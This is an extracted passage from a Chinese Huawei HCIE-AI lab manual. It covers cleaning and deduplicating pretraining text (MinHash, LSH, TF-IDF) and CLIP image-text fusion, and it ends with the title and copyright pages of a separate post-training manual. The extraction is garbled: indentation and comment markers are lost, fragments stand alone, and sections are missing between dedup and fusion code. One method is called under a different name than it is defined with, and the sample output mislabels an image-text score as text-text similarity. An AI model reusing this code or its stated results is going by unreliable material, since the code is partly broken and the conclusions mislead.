
 # 4. Unicode NFC 规范化
 text = unicodedata.normalize('NFC', text)

 # 5. 空白压缩
 text = re.sub(r'[\t]+' , ' ', text)
 text = re.sub(r'\n{3,}', '\n\n', text)

 return text.strip()
```

## 步骤 9 构建清洗流水线

清洗流程:



```

@dataclass
class CleaningStats:
 """清洗统计信息"""
 total: int = 0
 passed: int = 0
 removed_garbled: int = 0
 removed_quality: int = 0
 removed_short: int = 0
 sensitive_counts: Dict[str, int] = field(default_factory=dict)

```

```
class DataCleaningPipeline:

 def __init__(self,
 # 敏感信息配置
 sensitive_mask_mode: str = "replace",
 sensitive_extra_rules: Optional[list] = None,
 # 质量过滤配置
 quality_min_length: int = 100,
 quality_max_length: int = 100000,
 quality_max_dup_char: float = 0.3,
 quality_language: Optional[str] = None):
 self.html = HTMLCleaner()
 self.garbled = GarbledTextCleaner()
 self.sensitive = SensitiveDataCleaner(
 extra_rules=sensitive_extra_rules,
 mask_mode=sensitive_mask_mode,
)
 self.normalizer = TextNormalizer()
 self.quality = QualityFilter(
 min_length=quality_min_length,
 max_length=quality_max_length,
 max_dup_char_ratio=quality_max_dup_char,
 language=quality_language,
)

 def clean_single(self, text: str) -> Tuple[Optional[str], str]:
 """
 清洗单条文本

 Returns:
 (cleaned_text, reason)
 cleaned_text 为 None 表示被过滤
 """
 if not text:
 return None, "空文本"

 # Step 1: HTML 清洗
 text = self.html.clean(text)

 # Step 2: 乱码修复 + 检测
 text = self.garbled.clean(text)
 if self.garbled.is_garbled(text):
 return None, "乱码"

 # Step 3: 敏感信息脱敏
 text = self.sensitive.clean(text)

 # Step 4: 文本规范化
 text = self.normalizer.clean(text)

 # Step 5: 质量过滤
 passed, reason = self.quality.check(text)
```

```
if not passed:
 return None, reason

return text, "通过"

def clean_batch(self, texts: List[str],
 verbose: bool = True) -> Tuple[List[str], CleaningStats]:
 """
 批量清洗

 Returns:
 (cleaned_texts, stats)
 """
 stats = CleaningStats(total=len(texts))
 results: List[str] = []

 iterator = tqdm(texts, desc="清洗进度") if verbose else texts
 for text in iterator:
 cleaned, reason = self.clean_single(text)
 if cleaned is not None:
 results.append(cleaned)
 stats.passed += 1
 else:
 if "乱码" in reason:
 stats.removed_garbled += 1
 elif "过短" in reason:
 stats.removed_short += 1
 else:
 stats.removed_quality += 1

 stats.sensitive_counts = dict(self.sensitive.stats)
 return results, stats

@staticmethod
def print_report(stats: CleaningStats):
 """打印清洗统计报告"""
 removed = stats.total - stats.passed
 ratio = removed / max(stats.total, 1) * 100
 print(f"\n{'=' * 60}")
 print(f" 数据清洗报告")
 print(f"{'=' * 60}")
 print(f" 总文档数: {stats.total:>10,}")
 print(f" 保留文档数: {stats.passed:>10,}")
 print(f" 移除文档数: {removed:>10,} ({ratio:.1f}%)")
 print(f" └─ 乱码过滤: {stats.removed_garbled:>10,}")
 print(f" └─ 过短过滤: {stats.removed_short:>10,}")
 print(f" └─ 质量过滤: {stats.removed_quality:>10,}")
 if stats.sensitive_counts:
 print(f"\n 敏感信息脱敏统计:")
 for name, count in sorted(stats.sensitive_counts.items(),
 key=lambda x: -x[1]):
 print(f" {name:10s}: {count:>8,} 处")
 print(f"{'=' * 60}")
```



```
f"{(1 - stats.passed/stats.total)*100:.1f}%")
print("清洗完成!")
```

清洗进度: 100% | 32/32 [00:00<00:00, 563.64it/s]

```
=====
数据清洗报告
=====
总文档数: 32
保留文档数: 22
移除文档数: 10 (31.2%)
├─ 乱码过滤: 5
├─ 过短过滤: 0
└─ 质量过滤: 5

敏感信息脱敏统计:
IP地址 : 16 处
固定电话 : 13 处
密码 : 9 处
信用代码 : 3 处
=====

— 逐条清洗结果 —

最终保留: 22/32 篇 (移除 10 篇, 31.2%)
```

## 1.2.3 数据去重

去重流程:

- Step 1: 精确去重 (MD5) →  $O(n)$ , 移除完全相同的文本
- Step 2: MinHash 文本去重 →  $O(n \cdot h)$  建索引, 移除字符高度相似的文本
- Step 3: 语义去重 →  $O(n^2 \cdot d)$  分批, 移除含义相同但措辞不同的文本

### 步骤 1 导入工具包

```
import hashlib
import re
import struct
import time
from collections import defaultdict
from typing import List, Dict, Optional, Set

import numpy as np
from tqdm import tqdm
```

### 步骤 2 构建 MinHash+LSH 去重

```
class SimHashFunc:
 def __init__(self, num_hashes: int = 128):
 self.num_hashes = num_hashes

 def hash_shingle(self, shingle: str, hash_idx: int) -> int:
 data = f"{shingle}:{hash_idx}".encode('utf-8')
 digest = hashlib.sha256(data).digest()
 # 只取前 8 字节, signed=True 确保结果在 $[-2^{63}, 2^{63}-1]$
 # 即 int64 的完整范围, 不会溢出也不会被截断
 return int.from_bytes(digest[:8], byteorder='big', signed=True)

class MinHasher:
 """
```

MinHash 计算: 将文本转换为固定大小的签名向量

```

"""
def __init__(self, num_hashes: int = 128, ngram_size: int = 5):
 """
 Args:
 num_hashes: MinHash 签名维度 (越大越精确, 但越慢)
 ngram_size: shingle 的字符 n-gram 大小
 """
 self.num_hashes = num_hashes
 self.ngram_size = ngram_size
 self.hash_func = SimHashFunc(num_hashes)

def _get_shingles(self, text: str) -> Set[str]:
 """将文本分解为字符级 n-gram shingles"""
 text = re.sub(r'\s+', ' ', text.lower().strip())
 if len(text) < self.ngram_size:
 return {text}
 return {text[i:i + self.ngram_size] for i in range(len(text) - self.ngram_size + 1)}

def compute_signature(self, text: str) -> np.ndarray:
 """计算文本的 MinHash 签名 (维度: num_hashes)"""
 shingles = self._get_shingles(text)
 if not shingles:
 return np.full(self.num_hashes, np.iinfo(np.int64).max)

 signature = np.full(self.num_hashes, np.iinfo(np.int64).max, dtype=np.int64)
 for shingle in shingles:
 for i in range(self.num_hashes):
 h = self.hash_func.hash_shingle(shingle, i)
 if h < signature[i]:
 signature[i] = h
 return signature

@staticmethod
def jaccard_similarity(sig1: np.ndarray, sig2: np.ndarray) -> float:
 """通过 MinHash 签名估算 Jaccard 相似度"""
 if len(sig1) != len(sig2):
 raise ValueError("签名维度不一致")
 return float(np.mean(sig1 == sig2))

class LSHIndex:
 """
 - 将签名分成 b 个 band, 每个 band 有 r 行 (b × r = num_hashes)
 - 对每个 band 独立哈希, 相同 band hash 的文档作为候选对
 - 最终对候选对验证 Jaccard 相似度
 """

 def __init__(self, num_hashes: int = 128, num_bands: int = 16, seed: int = 42):
 self.num_hashes = num_hashes
 self.num_bands = num_bands
 self.rows_per_band = num_hashes // num_bands

```



```

assert num_hashes % num_bands == 0

np.random.seed(seed)

self.band_params = [
 (int(np.random.randint(1, (1 << 61) - 1, dtype=np.int64)),
 int(np.random.randint(0, (1 << 61) - 1, dtype=np.int64)))
 for _ in range(num_bands)
]
self.buckets: List[Dict[int, Set[int]]] = [defaultdict(set) for _ in range(num_bands)]

def _hash_band(self, band_values: np.ndarray, band_idx: int) -> int:
 a, b = self.band_params[band_idx] #
 p = (1 << 61) - 1
 h = 0
 for v in band_values:
 h = (a * h + int(v) + b) % p #
 return h

def insert(self, doc_id: int, signature: np.ndarray):
 for band_idx in range(self.num_bands):
 start = band_idx * self.rows_per_band
 end = start + self.rows_per_band
 bh = self._hash_band(signature[start:end], band_idx)
 self.buckets[band_idx][bh].add(doc_id)

def query_candidates(self, signature: np.ndarray) -> Set[int]:
 candidates = set()
 for band_idx in range(self.num_bands):
 start = band_idx * self.rows_per_band
 end = start + self.rows_per_band
 bh = self._hash_band(signature[start:end], band_idx)
 if bh in self.buckets[band_idx]:
 candidates.update(self.buckets[band_idx][bh])
 return candidates

```

### 步骤 3 组合

文本去重器: MinHash + LSH 组合:

```

class TextDeduplicator:

 def __init__(self, num_hashes=128, num_bands=16, ngram_size=5,
 similarity_threshold=0.8, seed=42):
 self.minhasher = MinHasher(num_hashes=num_hashes, ngram_size=ngram_size)
 self.lsh = LSHIndex(num_hashes=num_hashes, num_bands=num_bands, seed=seed)
 self.similarity_threshold = similarity_threshold
 self.signatures: Dict[int, np.ndarray] = {}

 def build_index(self, documents: List[str]):
 """为所有文档构建 MinHash 签名 + LSH 索引"""
 print(f"[文本去重] 为 {len(documents)} 篇文档计算 MinHash 签名...")
 for doc_id, text in enumerate(tqdm(documents, desc="MinHash 签名")):
 sig = self.minhasher.compute_signature(text)
 self.signatures[doc_id] = sig

```

```

 self.lsh.insert(doc_id, sig)

def find_duplicates(self) -> Dict[int, List[int]]:
 """查找所有重复组, 返回 {representative_id: [dup_id, ...]}"""
 n = len(self.signatures)
 print(f"[文本去重] 查找重复 (Jaccard 阈值={self.similarity_threshold})...")
 duplicate_groups: Dict[int, List[int]] = {}
 seen: Set[int] = set()

 for doc_id in tqdm(range(n), desc="重复检测"):
 if doc_id in seen:
 continue
 candidates = self.lsh.query_candidates(self.signatures[doc_id])
 duplicates = []
 for cand_id in candidates:
 if cand_id <= doc_id:
 continue
 sim = self.minhasher.jaccard_similarity(
 self.signatures[doc_id], self.signatures[cand_id]
)
 if sim >= self.similarity_threshold:
 duplicates.append(cand_id)
 seen.add(cand_id)
 if duplicates:
 duplicate_groups[doc_id] = duplicates

 total = sum(len(v) for v in duplicate_groups.values())
 print(f"[文本去重] 发现 {len(duplicate_groups)} 组重复, 共 {total} 篇")
 return duplicate_groups

def deduplicate(self, documents: List[str]) -> List[str]:
 """一键去重: 建索引 → 找重复 → 移除重复项"""
 t0 = time.time()
 self.build_index(documents)
 dup_groups = self.find_duplicates()

 remove_ids: Set[int] = set()
 for _, dup_ids in dup_groups.items():
 remove_ids.update(dup_ids)

 deduped = [doc for i, doc in enumerate(documents) if i not in remove_ids]
 elapsed = time.time() - t0
 print(f"[文本去重] {len(documents)} → {len(deduped)} 篇 (耗时 {elapsed:.2f}s)")
 return deduped

```

#### 步骤 4 语义去重

语义去重器: 将文本编码为向量, 通过余弦相似度检测语义重复。通过 backend 参数指定去重器, 可以选择通过 scikit-learn 中 TF-IDF 或者指定模型 (如 BERT)。

```

class SemanticDeduplicator:
 """
 去重器:

```

```
- "tfidf": 基于 sklearn TfidfVectorizer (轻量, 无需 GPU)
- "transformer": 基于 HuggingFace Sentence Transformer (精确, 需要模型)

"""

def __init__(self, backend="tfidf", similarity_threshold=0.85,
 max_features=50000,
 # Transformer 参数
 model_name="sentence-transformers/all-MiniLM-L6-v2",
 max_length=256, batch_size=128):
 self.backend = backend
 self.similarity_threshold = similarity_threshold
 self.embeddings: Optional[np.ndarray] = None

 if backend == "tfidf":
 from sklearn.feature_extraction.text import TfidfVectorizer
 self.vectorizer = TfidfVectorizer(
 max_features=max_features,
 ngram_range=(1, 2), # unigram + bigram
 analyzer='word',
 sublinear_tf=True, # 用 1+log(tf) 代替 tf
)
 print(f"[语义去重] TF-IDF 后端 (max_features={max_features})")

 elif backend == "transformer":
 import torch
 from transformers import AutoTokenizer, AutoModel
 self.max_length = max_length
 self.batch_size = batch_size
 self.device = "cuda" if torch.cuda.is_available() else "cpu"
 print(f"[语义去重] 加载模型: {model_name} (设备: {self.device})")
 self.tokenizer = AutoTokenizer.from_pretrained(model_name)
 self.model = AutoModel.from_pretrained(model_name).to(self.device)
 self.model.eval()
 else:
 raise ValueError(f"不支持的后端: {backend}, 请选 'tfidf' 或 'transformer'")

def _encode_batch_transformer(self, texts: List[str]) -> np.ndarray:
 """Mean Pooling + L2 归一化"""
 import torch
 encoded = self.tokenizer(
 texts, padding=True, truncation=True,
 max_length=self.max_length, return_tensors="pt"
).to(self.device)
 with torch.no_grad():
 outputs = self.model(**encoded)
 mask = encoded["attention_mask"].unsqueeze(-1).float()
 pooled = (outputs.last_hidden_state * mask).sum(1) / mask.sum(1)
 pooled = torch.nn.functional.normalize(pooled, p=2, dim=1)
 return pooled.cpu().numpy()

def encode_all(self, documents: List[str]) -> np.ndarray:
 """将所有文档编码为归一化向量"""
 print(f"[语义去重] 编码 {len(documents)} 篇文档...")
```

```

t0 = time.time()

if self.backend == "tfidf":
 from sklearn.preprocessing import normalize
 X = self.vectorizer.fit_transform(documents).astype(np.float32)
 self.embeddings = normalize(X, norm='l2', axis=1)
 self.embeddings = np.asarray(self.embeddings.todense())
else:
 embs = []
 for i in tqdm(range(0, len(documents), self.batch_size), desc="编码"):
 embs.append(self.encode_batch_transformer(documents[i:i + self.batch_size]))
 self.embeddings = np.concatenate(embs)

print(f"[语义去重] 编码完成 {self.embeddings.shape}, 耗时 {time.time()-t0:.2f}s")
return self.embeddings

def find_duplicates(self, documents: List[str]) -> Dict[int, List[int]]:
 """
 分批计算余弦相似度矩阵，避免大数据集 OOM
 由于向量已 L2 归一化，余弦相似度 = 点积
 """
 if self.embeddings is None:
 self.encode_all(documents)

 n = len(documents)
 print(f"[语义去重] 计算相似度 (阈值={self.similarity_threshold})...")
 t0 = time.time()

 dup_groups: Dict[int, List[int]] = {}
 seen: Set[int] = set()
 chunk = 1024 # 每次计算 chunk×n 的相似度矩阵

 for i_start in tqdm(range(0, n, chunk), desc="相似度"):
 i_end = min(i_start + chunk, n)
 # 归一化向量点积 = 余弦相似度
 sim_matrix = self.embeddings[i_start:i_end] @ self.embeddings.T

 for li in range(i_end - i_start):
 gi = i_start + li
 if gi in seen:
 continue
 dups = []
 for gj in range(gi + 1, n):
 if gj not in seen and sim_matrix[li, gj] >= self.similarity_threshold:
 dups.append(gj)
 seen.add(gj)
 if dups:
 dup_groups[gi] = dups

 total = sum(len(v) for v in dup_groups.values())
 print(f"[语义去重] {len(dup_groups)} 组, {total} 篇, 耗时 {time.time()-t0:.2f}s")
 return dup_groups

def deduplicate(self, documents: List[str]) -> List[str]:

```

```

"""一键语义去重"""
t0 = time.time()
dup_groups = self.find_duplicates(documents)

remove_ids: Set[int] = set()
for _, ids in dup_groups.items():
 remove_ids.update(ids)

deduped = [doc for i, doc in enumerate(documents) if i not in remove_ids]
elapsed = time.time() - t0
print(f"[语义去重] {len(documents)} → {len(deduped)} 篇 (耗时 {elapsed:.2f}s)")
return deduped

```

## 步骤 5 构建数据去重 pipeline

### 组合去重流水线 (Pipeline)

- |                      |                       |
|----------------------|-----------------------|
| Step 1: 精确去重 (MD5)   | → 完全相同的文本             |
| Step 2: MinHash 文本去重 | → 字符高度相似的文本 (改写/复制粘贴) |
| Step 3: 语义去重         | → 含义相同但措辞不同的文本 (意译)   |

实现过程:

```

class PipelineDeduplicator:

 @staticmethod
 def exact_dedup(documents: List[str]) -> List[str]:
 """Step 1: 基于 MD5 的精确去重"""
 print("=" * 60)
 print("[Step 1] 精确去重 (MD5)")
 print("=" * 60)
 seen: Set[str] = set()
 result = []
 for doc in tqdm(documents, desc="精确去重"):
 h = hashlib.md5(doc.strip().encode()).hexdigest()
 if h not in seen:
 seen.add(h)
 result.append(doc)
 removed = len(documents) - len(result)
 print(f" {len(documents)} → {len(result)} (移除 {removed} 篇)")
 return result

 @staticmethod
 def run(documents: List[str],
 text_threshold: float = 0.8,
 semantic_threshold: float = 0.85,
 do_semantic: bool = True) -> List[str]:
 """执行完整去重流水线"""
 original = len(documents)
 total_t0 = time.time()

 print(f"\n{'=' * 60}")

```

```
print(f" 大模型预训练数据集去重流水线")
print(f" 输入文档数: {original}")
print(f"{'=' * 60}\n")

—— Step 1: 精确去重 ——
docs = PipelineDeduplicator.exact_dedup(documents)

—— Step 2: MinHash 文本去重 ——
print("\n" + "=" * 60)
print("[Step 2] MinHash 文本去重")
print("=" * 60)
td = TextDeduplicator(
 num_hashes=128, num_bands=16, ngram_size=5,
 similarity_threshold=text_threshold
)
docs = td.deduplicate(docs)

—— Step 3: 语义去重 ——
if do_semantic:
 print("\n" + "=" * 60)
 print("[Step 3] 语义去重")
 print("=" * 60)
 sd = SemanticDeduplicator(
 backend="tfidf",
 similarity_threshold=semantic_threshold
)
 docs = sd.deduplicate(docs)

—— 汇总报告 ——
total_elapsed = time.time() - total_t0
print(f"\n{'=' * 60}")
print(f" ✓ 去重完成!")
print(f" 原始文档: {original}")
print(f" 最终文档: {len(docs)}")
print(f" 移除比例: {(1 - len(docs) / original) * 100:.1f}%")
print(f" 总耗时: {total_elapsed:.2f}s")
print(f"{'=' * 60}")
return docs
```

## 步骤 6 测试

```
打印测试数据
print("=" * 60)
print(f" 测试数据集 (共 {len(cleaned_texts)} 篇文档)")
print("=" * 60)
labels = {8: " ← 精确重复", 9: " ← 近似重复", 10: " ← 语义重复",
 11: " ← 语义重复", 12: " ← 语义重复"}
for i, doc in enumerate(cleaned_texts):
 tag = labels.get(i, "")
 print(f" [{i:2d}] {doc[:65]}... {tag}")

—— 运行完整流水线 ——
print("\n\n" + "███" * 60)
```



MinHash签名: 100% | 21/21 [00:01:00.00 15.72it/s]

```
class CrossAttentionFusion(nn.Module):
 """交叉注意力融合模块"""
 def __init__(self, feature_dim, num_heads=8):
 super(CrossAttentionFusion, self).__init__()
 self.feature_dim = feature_dim
```



```
self.num_heads = num_heads
self.head_dim = feature_dim // num_heads

assert self.head_dim * num_heads == feature_dim, "特征维度不能被头数整除"

线性投影层
self.q_proj = nn.Linear(feature_dim, feature_dim)
self.k_proj = nn.Linear(feature_dim, feature_dim)
self.v_proj = nn.Linear(feature_dim, feature_dim)
self.out_proj = nn.Linear(feature_dim, feature_dim)

层归一化
self.layer_norm = nn.LayerNorm(feature_dim)

激活函数
self.dropout = nn.Dropout(0.1)

def forward(self, image_features, text_features):
 """
 Args:
 image_features: [batch_size, feature_dim]
 text_features: [batch_size, feature_dim]
 Returns:
 fused_features: [batch_size, feature_dim]
 """
 batch_size = image_features.size(0)

 # 交叉注意力: 图像作为 query, 文本作为 key 和 value
 Q = self.q_proj(image_features).view(batch_size, self.num_heads, self.head_dim)
 K = self.k_proj(text_features).view(batch_size, self.num_heads, self.head_dim)
 V = self.v_proj(text_features).view(batch_size, self.num_heads, self.head_dim)

 # 计算注意力分数
 scores = torch.matmul(Q, K.transpose(-2, -1)) / np.sqrt(self.head_dim)
 attention_weights = torch.softmax(scores, dim=-1)
 attention_weights = self.dropout(attention_weights)

 # 应用注意力权重
 attended_features = torch.matmul(attention_weights, V)
 attended_features = attended_features.contiguous().view(batch_size, self.feature_dim)

 # 输出投影和残差连接
 output = self.out_proj(attended_features)
 output = self.layer_norm(output + image_features) # 残差连接

 # 再进行一次交叉注意力: 文本作为 query, 图像作为 key 和 value
 Q2 = self.q_proj(text_features).view(batch_size, self.num_heads, self.head_dim)
 K2 = self.k_proj(image_features).view(batch_size, self.num_heads, self.head_dim)
 V2 = self.v_proj(image_features).view(batch_size, self.num_heads, self.head_dim)

 scores2 = torch.matmul(Q2, K2.transpose(-2, -1)) / np.sqrt(self.head_dim)
 attention_weights2 = torch.softmax(scores2, dim=-1)
 attention_weights2 = self.dropout(attention_weights2)
```

```

attended_features2 = torch.matmul(attention_weights2, V2)
attended_features2 = attended_features2.contiguous().view(batch_size, self.feature_dim)

输出投影和残差连接
output2 = self.out_proj(attended_features2)
output2 = self.layer_norm(output2 + text_features) # 残差连接

最终融合：将两次交叉注意力的结果结合
final_output = 0.7 * output + 0.3 * output2 # 可以调整权重比例

return final_output

```

### 步骤 3 提取多模态特征

```

class MultimodalProcessor:
 def __init__(self):
 # 初始化设备
 self.device = "cuda" if torch.cuda.is_available() else "cpu"

 # 加载真实的 OpenCLIP 模型
 self.model, _, self.preprocess = open_clip.create_model_and_transforms('ViT-B-32',
pretrained='laion2b_s34b_b79k')
 self.model = self.model.to(self.device)
 print("Successfully loaded OpenCLIP model")

 # 初始化交叉注意力融合模块
 self.cross_attention_fusion = CrossAttentionFusion(feature_dim=512).to(self.device)

 # 模态融合方法
 self.fusion_methods = {
 'concat': self._concat_fusion,
 'additive': self._additive_fusion,
 'multiplicative': self._multiplicative_fusion,
 'cross_attention': self._cross_attention_fusion
 }

 def extract_image_features(self, images):
 """提取图像特征"""
 if isinstance(images, list):
 processed_images = torch.stack([self.preprocess(img.convert('RGB')) for img in
images]).to(self.device)
 else:
 processed_images = self.preprocess(images.convert('RGB')).unsqueeze(0).to(self.device)

 with torch.no_grad():
 image_features = self.model.encode_image(processed_images)
 image_features = image_features / image_features.norm(dim=-1, keepdim=True) # 归一化

 return image_features

 def extract_text_features(self, texts):
 """提取文本特征"""
 if isinstance(texts, str):

```

```
 texts = [texts]

 # Tokenize 文本
 tokenizer = open_clip.get_tokenizer('ViT-B-32')
 text_tokens = tokenizer(texts).to(self.device)

 with torch.no_grad():
 text_features = self.model.encode_text(text_tokens)
 text_features = text_features / text_features.norm(dim=-1, keepdim=True) # 归一化

 return text_features

def compute_similarity(self, features1, features2):
 """计算两个特征矩阵之间的相似度"""
 # 将 tensor 转换为 numpy 数组进行计算
 if torch.is_tensor(features1):
 features1 = features1.cpu().numpy()
 if torch.is_tensor(features2):
 features2 = features2.cpu().numpy()

 return cosine_similarity(features1, features2)

def align_modalities(self, images, texts):
 """模态对齐 - 计算图像和文本之间的匹配分数"""
 image_features = self.extract_image_features(images)
 text_features = self.extract_text_features(texts)

 # 计算相似度矩阵
 similarity_matrix = self.compute_similarity(image_features, text_features)

 return similarity_matrix

def _concat_fusion(self, image_features, text_features):
 """拼接融合"""
 if torch.is_tensor(image_features):
 image_features = image_features.cpu().numpy()
 if torch.is_tensor(text_features):
 text_features = text_features.cpu().numpy()

 return np.concatenate([image_features, text_features], axis=1)

def _additive_fusion(self, image_features, text_features):
 """加法融合"""
 if torch.is_tensor(image_features):
 image_features = image_features.cpu().numpy()
 if torch.is_tensor(text_features):
 text_features = text_features.cpu().numpy()

 return image_features + text_features

def _multiplicative_fusion(self, image_features, text_features):
 """乘法融合"""
 if torch.is_tensor(image_features):
 image_features = image_features.cpu().numpy()
```

```
if torch.is_tensor(text_features):
 text_features = text_features.cpu().numpy()

return image_features * text_features

def _cross_attention_fusion(self, image_features, text_features):
 """交叉注意力融合"""
 # 确保特征维度一致
 min_dim = min(image_features.size(-1), text_features.size(-1))
 image_features = image_features[:, :min_dim]
 text_features = text_features[:, :min_dim]

 # 调用交叉注意力融合模块
 with torch.no_grad():
 fused_features = self.cross_attention_fusion(image_features, text_features)

 return fused_features.cpu().numpy()

def multimodal_fusion(self, images, texts, method='concat'):
 """多模态融合"""
 image_features = self.extract_image_features(images)
 text_features = self.extract_text_features(texts)

 # 调整特征维度以匹配融合操作
 min_dim = min(image_features.size(-1), text_features.size(-1))
 image_features = image_features[:, :min_dim]
 text_features = text_features[:, :min_dim]

 fusion_func = self.fusion_methods.get(method, self._concat_fusion)
 return fusion_func(image_features, text_features)

def visualize_similarity(self, similarity_matrix, images, texts):
 """可视化相似度矩阵"""
 fig, ax = plt.subplots(figsize=(10, 8))
 im = ax.imshow(similarity_matrix, cmap='viridis', aspect='auto')

 # 设置坐标轴
 ax.set_xticks(range(len(texts)))
 ax.set_yticks(range(len(images)))
 ax.set_xticklabels(texts, rotation=45, ha="right")
 ax.set_yticklabels([f"Image {i+1}" for i in range(len(images))])

 # 添加颜色条
 cbar = plt.colorbar(im, ax=ax)
 cbar.set_label('Similarity Score')

 # 在每个单元格中显示数值
 for i in range(len(images)):
 for j in range(len(texts)):
 text = ax.text(j, i, f"{similarity_matrix[i, j]:.2f}",
 ha="center", va="center", color="white")

 plt.title("Image-Text Similarity Matrix")
 plt.tight_layout()
```

```
plt.show()
```

#### 步骤 4 示例使用

```
def main():
 processor = MultimodalProcessor()

 # 示例图像（这里使用随机图像代替真实图像）
 sample_images = []
 for i in range(3):
 img_array = np.random.randint(0, 255, size=(224, 224, 3), dtype=np.uint8)
 img = Image.fromarray(img_array)
 sample_images.append(img)

 # 示例文本描述
 sample_texts = [
 "A beautiful landscape",
 "A cute cat",
 "A modern city"
]

 # 模态对齐
 print("=== 模态对齐 ===")
 similarity_matrix = processor.align_modalities(sample_images, sample_texts)
 print("相似度矩阵:")
 print(similarity_matrix)

 # 模态融合
 print("\n=== 模态融合 ===")
 fusion_results = {}
 for method in ['concat', 'additive', 'multiplicative', 'cross_attention']:
 try:
 fused_features = processor.multimodal_fusion(
 sample_images[:1],
 sample_texts[:1],
 method=method
)
 fusion_results[method] = fused_features
 print(f"{method} 融合后特征维度: {fused_features.shape}")
 except Exception as e:
 print(f"{method} 融合出错: {str(e)}")

 # 相似度计算示例
 print("\n=== 特征相似度计算 ===")
 text_features = processor.extract_text_features(["A beautiful landscape"])
 random_text_features = processor.extract_text_features(["A completely different topic"])

 sim_score = processor.compute_similarity(text_features, random_text_features)[0][0]
 print(f"相似文本相似度: {similarity_matrix[0][0]:.3f}")
 print(f"不同文本相似度: {sim_score:.3f}")

 # 展示交叉注意力融合的优势
 print("\n=== 交叉注意力融合详细分析 ===")
```

```

image_feat = processor.extract_image_features(sample_images[:1])
text_feat = processor.extract_text_features(sample_texts[:1])

普通融合 vs 交叉注意力融合对比
try:
 concat_result = processor.multimodal_fusion(sample_images[:1], sample_texts[:1],
method='concat')
 cross_attn_result = processor.multimodal_fusion(sample_images[:1], sample_texts[:1],
method='cross_attention')

 print(f"拼接融合结果维度: {concat_result.shape}")
 print(f"交叉注意力融合结果维度: {cross_attn_result.shape}")

 # 计算融合前后特征的相关性
 if len(concat_result.shape) > 1 and concat_result.shape[1] >= 512:
 concat_part_img = concat_result[:, :512] # 提取图像部分
 concat_part_txt = concat_result[:, 512:] # 提取文本部分

 print(f"拼接融合中图像特征与原始图像特征相似度:
{cosine_similarity(image_feat.cpu().numpy(), concat_part_img)[0][0]:.3f}")
 print(f"拼接融合中文本特征与原始文本特征相似度:
{cosine_similarity(text_feat.cpu().numpy(), concat_part_txt)[0][0]:.3f}")
 except Exception as e:
 print(f"融合测试出错: {str(e)}")

if __name__ == "__main__":
 main()

=== 模态对齐 ===
相似度矩阵:
[[0.14996092 0.13274138 0.17994717]
 [0.14524558 0.12569776 0.17472738]
 [0.14651473 0.1285325 0.17028014]]

=== 模态融合 ===
concat 融合后特征维度: (1, 1024)
additive 融合后特征维度: (1, 512)
multiplicative 融合后特征维度: (1, 512)
cross_attention 融合后特征维度: (1, 512)

=== 特征相似度计算 ===
相似文本相似度: 0.150
不同文本相似度: 0.613

=== 交叉注意力融合详细分析 ===

```

## 1.3 思考题

当数据量足够大时，如何通过分布式组件和 NPU/GPU 硬件实现数据处理加速？

## 1.4 实验总结

本实验主要介绍了如何构建大模型预训练数据处理流水线，包括清洗和去重两个部分，以及多模态数据的特征融合的过程。实验中所用的数据量较小，学员可替换为自己的数据集进行处理。

华为认证 AI 系列教程

# HCIE-AI Developer

## 模型后训练

## 实验指导手册

版本：1.0



华为技术有限公司



**版权所有 ©【2026】【华为技术有限公司】。保留一切权利。**

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

**Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.**

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

## **商标声明**



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

## **注意**

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

**华为技术有限公司**

地址：            深圳市龙岗区坂田华为总部办公楼            邮编：518129

网址：            <https://e.huawei.com>

---
